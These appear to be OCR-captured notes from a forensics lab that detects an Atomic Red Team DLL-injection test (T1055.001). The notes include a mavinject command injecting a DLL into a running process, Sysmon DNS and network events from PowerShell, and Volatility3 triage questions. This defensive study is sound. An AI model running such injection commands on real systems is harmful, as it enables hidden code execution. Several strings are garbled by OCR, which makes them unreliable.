mavnject \$mypid /INDECTRUNNING C:\AtomicRedTeam\atomics\T1055.001\src\x64\T1055.001.dll}
MSEDGEWIN10\IEUser

Туре	Date	Time	Event	Source	Category	User	Computer
(i) Information	24/7/2022	10:20:56 PM	22	Microsoft-Windows-Sysmon	(22)	\SYSTEM	MSEDGEWIN10
(i) Information	24/7/2022	10:20:56 PM	3	Microsoft-Windows-Sysmon	(3)	\SYSTEM	MSEDGEWIN10
(i) Information	24/7/2022	10:20:49 PM	3	Microsoft-Windows-Sysmon	(3)	\SYSTEM	MSEDGEWIN10
(i) Information	24/7/2022	10:20:49 PM	22	Microsoft-Windows-Sysmon	(22)	\SYSTEM	MSEDGEWIN10
(i) Information	24/7/2022	10:20:49 PM	3	Microsoft-Windows-Sysmon	(3)	\SYSTEM	MSEDGEWIN10
(i) Information	24/7/2022	10:20:48 PM	3	Microsoft-Windows-Sysmon	(3)	\SYSTEM	MSEDGEWIN10
(i) Information	24/7/2022	10:20:48 PM	22	Microsoft-Windows-Sysmon	(22)	\SYSTEM	MSEDGEWIN10
(i) Information	24/7/2022	10:20:48 PM	22	Microsoft-Windows-Sysmon	(22)	\SYSTEM	MSEDGEWIN10

The description for Event ID (22) in Source (Microsoft-Windows-Sysmon) could not be found.

Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.

The following information was included with the event:

2022-07-24 15:20:46.889

2022-07-24 15:20:46.889 {43199d79-62cf-62dd-c800-0000000000e00} 3488

raw.githubusercontent.com

0 "::ffff:185.199.108.133;::ffff:185.199.109.133;::ffff:185.199.110.133;::ffff:185.199.111.133; C:\Windows\System32\Windows\PowerShell\v1.0\powershell.exe MSEDGEWIN10\text{IEUser}

Memory Analysis

with Volatility3

Important memory related artifacts:

Memory (volatile data) hiberfil.sys

pagefile.sys

swapfile.sys

PID of suspicious processes?

powershell.exe		3488
notepad.exe	6456	
AtomicService.exe	4932	

Suspicious registry key in HKCU?